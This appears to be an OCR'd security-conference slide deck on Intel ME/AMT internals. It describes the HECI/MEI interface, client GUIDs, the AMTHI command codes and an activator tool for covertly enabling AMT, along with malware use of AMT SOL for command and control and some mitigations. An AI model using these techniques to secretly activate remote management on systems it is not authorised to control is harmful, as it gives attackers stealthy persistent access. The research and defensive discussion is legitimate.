


Intel ME state

What can be done through HECI?

Intel MEI(HECI) can also be used to check the state of Intel ME subsytem:

- FWSTATUS registers;
- Status request to MKHI;
- Intel PT
- …




```
Slot 3 Reserved                              0x00000000
M3 Autotest                                  Enabled
C-link Status                                Enabled
Localized Language                           English
Independent Firmware Recovery                Disabled
EPID Group ID                                0xF85
OEM Public Key Hash FPF                      Not set
OEM Public Key Hash ME                       0000000000000000000000000000000000000000000000000000000000000000
ACM SVN FPF                                  0x0
KM SVN FPF                                   0x0
BSMM SVN FPF                                 0x0
GuC Encryption Key FPF                       Not set
GuC Encryption Key ME                        0000000000000000000000000000000000000000000000000000000000000000

                                             FPF                      ME
                                             ---                      --
Force Boot Guard ACM                         Not set                  Disabled
Protect BIOS Environment                     Not set                  Disabled
CPU Debugging                                Not set                  Enabled
BSP Initialization                           Not set                  Enabled
Measured Boot                                Not set                  Disabled
Verified Boot                                Not set                  Disabled
Key Manifest ID                              Not set                  0x0
Enforcement Policy                           Not set                  0x0
PTT                                          Not set                  Enabled
EK Revoke State                              Not Revoked
PTT RTC Clear Detection FPF                  Not set


C:\Users\u53r\Desktop\Intel ME System Tools v11.0 r16\MEInfo\WINDOWS64>
```

Intel MEI (HECI)

The HECI is used to configure Intel AMT.

HECI PCI CFG points to HECI MMIO, where the circular buffer window is mapped to send messages to Intel ME and get responses.




23.1.2 MEI0_MBAR—Intel® MEI 1 MMIO Registers

These MMIO registers are accessible starting at the Intel MEI 1 MMIO Base Address (MEI0_MBAR) which gets programmed into D22:F0:Offset 10–17h. These registers are reset by PLTRST# unless otherwise noted.

Table 23-2. Intel® MEI 1 MMIO Register Address Map


MEI0_MBAR+ Offset	Mnemonic	Register Name	Default	Attribute
00–03h	H_CB_WW	Host Circular Buffer Write Window	00000000h	W
04h–07h	H_CSR	Host Control Status	02000000h	RO, R/W, R/WC
08h–0Bh	ME_CB_RW	Intel ME Circular Buffer Read Window	FFFFFFFFh	RO
0Ch–0Fh	ME_CSR_HA	Intel ME Control Status Host Access	02000000h	RO



PCI Configuration Registers (Intel® MEI 1—D22:F0)

Intel® MEI 1 Configuration Registers Address Map (Intel® MEI 1—D22:F0) (Sheet 1 of 2)

Offset	Mnemonic	Register Name	Default	Attribute
00h–01h	VID	Vendor Identification	8086h	RO
02h–03h	DID	Device Identification	See register description	RO
04h–05h	PCICMD	PCI Command	0000h	R/W, RO
06h–07h	PCISTS	PCI Status	0010h	RO
08h	RID	Revision Identification	See register description	RO
09h–0Bh	CC	Class Code	078000h	RO
0Eh	HTYPE	Header Type	80h	RO
10h–17h	MEI0_MBAR	Intel MEI 1 MMIO Base Address	000000000 0000004h	R/W, RO
2Ch–2Dh	SVID	Subsystem Vendor ID	0000h	R/WO
2Eh–2Fh	SID	Subsystem ID	0000h	R/WO
34h	CAPP	Capabilities List Pointer	50h	RO



Intel(R) 8 Series/C220 Series SMBus Controll

Intel(R) B85 LPC Controller - 8C50

Intel(R) Management Engine Interface

Intel(R) Xeon(R) processor E3 - 1200 v3/4th G

Intel MEI (HECI)

HECI is based on DCMI-HI protocol.

There are clients (code modules) that use HECI inside Intel ME firmware. To connect them you need to know GUIDs of the client.

Known GUIDs :

ICC	42b3ce2f-bd9f-485a-96ae-26406230b1ff
MKHI	8e6a6715-9abc-4043-88ef-9e39c6f63e0
LMS	3d98d9b7-1ce8-4252-b337-2eff106ef29f
AMTHI	12f80028-b4b7-4b2d-aca8-46e0ff65814c

Intel MEI (HECI)

The message to Intel ME should contain the command description (specifies the action required from Intel ME to make). The command is described by the groupID/command field.

To send the message through the HECI you need to

1. Connect to the client using the GUID
2. Send a message using the following format:

```
struct
{
    unsigned int groupID;    // the AMTHI client code, 0x12
    unsigned int command;    // command code
    unsigned int isResponse;
    unsigned int reserved;
    unsigned int result;
};
```

3. Get the acknowledge message

Intel MEI (HECI)

MEI->AMTHI transactions required to activate the AMT

Command name	groupID	Command code	Ack code	Description
AMT_INIT	groupID 0x12	command 0x05	ack 0x85	Network access initialization
AMT_SET_PWD	groupID 0x12	command 0x09	ack 0x89	Set password for admin user
AMT_SET_IVP4	groupID 0x12	command 0x0C	ack 0x8C	Set IP address

Attention! Non-vPro systems has no user interface for disabling Intel AMT!

MEI->AMTHI transactions required to deactivate the AMT

Command name	groupID	Command code	Ack code	Description
AMT_UNPROVISION	groupID 0x12	command 0x06	ack 0x86	AMT deactivation (need reboot)

AMTactivator

AMTactivator:

1. mei.sys - 32-bit kernel driver to work with MEI
2. mei64.sys - 64-bit kernel driver to work with MEI
3. AMTactivator.exe - the application

The workflow:

1. Find the MEI device in the PCI CFG and get the base address if the MEI MMIO.
2. Use the MEI MMIO to send activation/configuration commands to Intel ME that.

Code: https://github.com/embedi/meitools

Systems tested:


Intel ME version	System and chipset	CPU
7	Intel DQ67SW (vPro), Intel Q67	Intel Core i7-2600 (vPro)
8	Gigabyte GA-H77-D3H (non-vPro), Intel H77	Intel Core i7-3770 (vPro)
9	Gigabyte GA-Q87N (vPro), Intel Q87	Intel Core i3-4300 (non-vPro)
		Intel Core i5-4590 (vPro)
	Gigabyte GA-H97-D3H (non-vPro), Intel H97	Intel Core i5-4590 (vPro)

Demo 2

Current limitations of AMTactivator

- Only 6 - 9 Intel desktop chipset series are supported. Successful AMT activation on 100/200 series chipsets not yet achieved.
- Intel AMT configures to Standard Manageability mode (without the KVM feature) if your CPU is non-vPro.
- Intel AMT activation is possible on the systems with Intel ME 5MB firmware (1,5MB firmware doesn’t have such functionality).
- Windows only, can be ported to Linux.
- Uses our kernel drivers for its operation. Can be implemented to work with Intel MEI driver as well.

Malware & Intel AMT



Xeno Kovah
@XenoKovah

Remember that time we showed using AMT SOL for C2 from SMM...? legbacore.com /Research_files … section 6.2

Microsoft MMPC @msftmmpc
PLATINUM attackers can use Intel AMT SOL for stealthy C2 even with network cards disabled. Analysis and demo at ow.ly /iSy430corTN

8:12 PM - 8 Jun 2017

- 2015, "How Many Million BIOSes Would you Like to Infect?", Xeno Kovah & Corey Kallenberg
    - Section 6.2 “Network command & control of firmware-level malware”
    - SMM malware
        - Just writing data to a serial port
- 2017, "PLATINUM continues to evolve, find ways to maintain invisibility", Windows Defender Advanced Threat Hunting Team
    - Use Intel AMT Serial-over-LAN (SOL) channel for communication
    - Use AMT Technology SDK’s Redirection Library API (imrsdk.dll)
        - IMR_SOLSendText()/IMR_SOLReceiveText() functions

Mitigations

- Periodically check if your system doesn’t have Intel AMT enabled (network ports)
  - But an attacker could periodically change the state of Intel AMT (enable/disable)
- Uninstall Intel MEI driver
  - But an attacker could use its own driver to access MEI
- Use the network firewall to block any external requests to Intel AMT known network ports
  - Not useful for companies that use Intel AMT in their network infrastructure
- Use me_cleaner to cut out the unnecessary functionality from Intel ME firmware of your system
  - Could brick your system (you will need a hardware programmer to recover)

Spread Out 2

1.5MB FW to 5MB FW

Methods:

- using the SPI flash programmer (if flash memory regions are locked)
- software way (if flash memory regions are not locked)
  - through kernel driver
  - using BIOS vulnerabilities

An obvious limitation: the new FW should fit the SPI flash size

Systems with 6 - 9 series chipsets *
system won't boot (resets during the early phases of boot process)

Systems with 100 series chipsets *
system boots

* – work in progress

What could an attacker do?

Case 1: The system uses outdated Intel AMT

CVE-2017-5689

Case 2: The system doesn't use Intel AMT

ActivatorAMT


Case 3: There is no Intel AMT in the systems

Add Intel AMT functionality by upgrading the 1.5MB firmware to 5MB firmware

Intel chipset series	Case 1	Case 2	Case 3
6	+	+	?
7	+	+	?
8	+	+	?
9	+	+	?
100	+	?	+
200	+	?	?

? - not tested
If you want to give us a hand in testing, please contact us

Attack scenarios



Takeaways

1. ring-3 firmware (Intel ME/AMT) has security issues.
2. ring-3 hardware (Intel ME/AMT) has undocumented features.
3. New stealth infecting technique of computer system.
4. Legit functionality for illegit actions.

One should get used to the idea that attackers’ possibilities and Intel AMT capabilities are the same thing. Specifically, they can use Intel AMT functionality to achieve their malicious purposes.

EMBEDI

THANK YOU FOR YOUR ATTENTION!

CONTACTS:

Website: embedi.com

Telephone: +1 5103232636

Email: info@embedi.com

Address: 2001 Addison Street Berkeley, California 94704